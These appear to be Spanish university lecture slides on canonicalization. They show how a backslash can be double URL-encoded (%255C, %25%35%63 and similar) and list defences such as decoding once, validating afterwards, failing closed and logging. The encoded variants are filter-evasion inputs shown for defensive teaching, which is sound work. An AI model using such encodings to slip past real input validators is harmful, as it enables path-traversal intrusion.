- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)
  Si descodificamos % **%35** %63: %**5**C
  Si volvemos a descodificar: \

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)
  Si descodificamos % **%35** %63: %**5**C
  Si volvemos a descodificar: \
- %25 %35 %63

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)
  Si descodificamos % **%35** %63: %**5**C
  Si volvemos a descodificar: \
- %25 %35 %63
  Si descodificamos: %5C ...

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)
  Si descodificamos % **%35** %63: %**5**C
  Si volvemos a descodificar: \
- %25 %35 %63
  Si descodificamos: %5C ...

Moraleja:

1. Decodificar una vez
2. Ver si es correcto
3. **Terminar**

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)
  Si descodificamos % **%35** %63: %**5**C
  Si volvemos a descodificar: \
- %25 %35 %63
  Si descodificamos: %5C ...

Moraleja:

1. Decodificar una vez
2. Ver si es correcto
3. **Terminar**
4. Y **registrar**

Canonicalización

Algunos remedios

- La primera defensa: no tomar decisiones basadas en los nombres
- Definir (y restringir) lo que es entrada válida
- En Windows:
  - `MultiByteToWideChar`
  - Y la inversa `WideCharToMultiByte`
- En otros...

Más consejos

- Validar siempre en el servidor
- Limitar el tamaño de la entrada
- El comportamiento por defecto, si algo va mal, es fallar. NO seguir.
- No hacer decodificaciones múltiples
- Primero decodificar, despues comprobar
  - Y registrar
- Probar
- Aprender, estar atentos

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza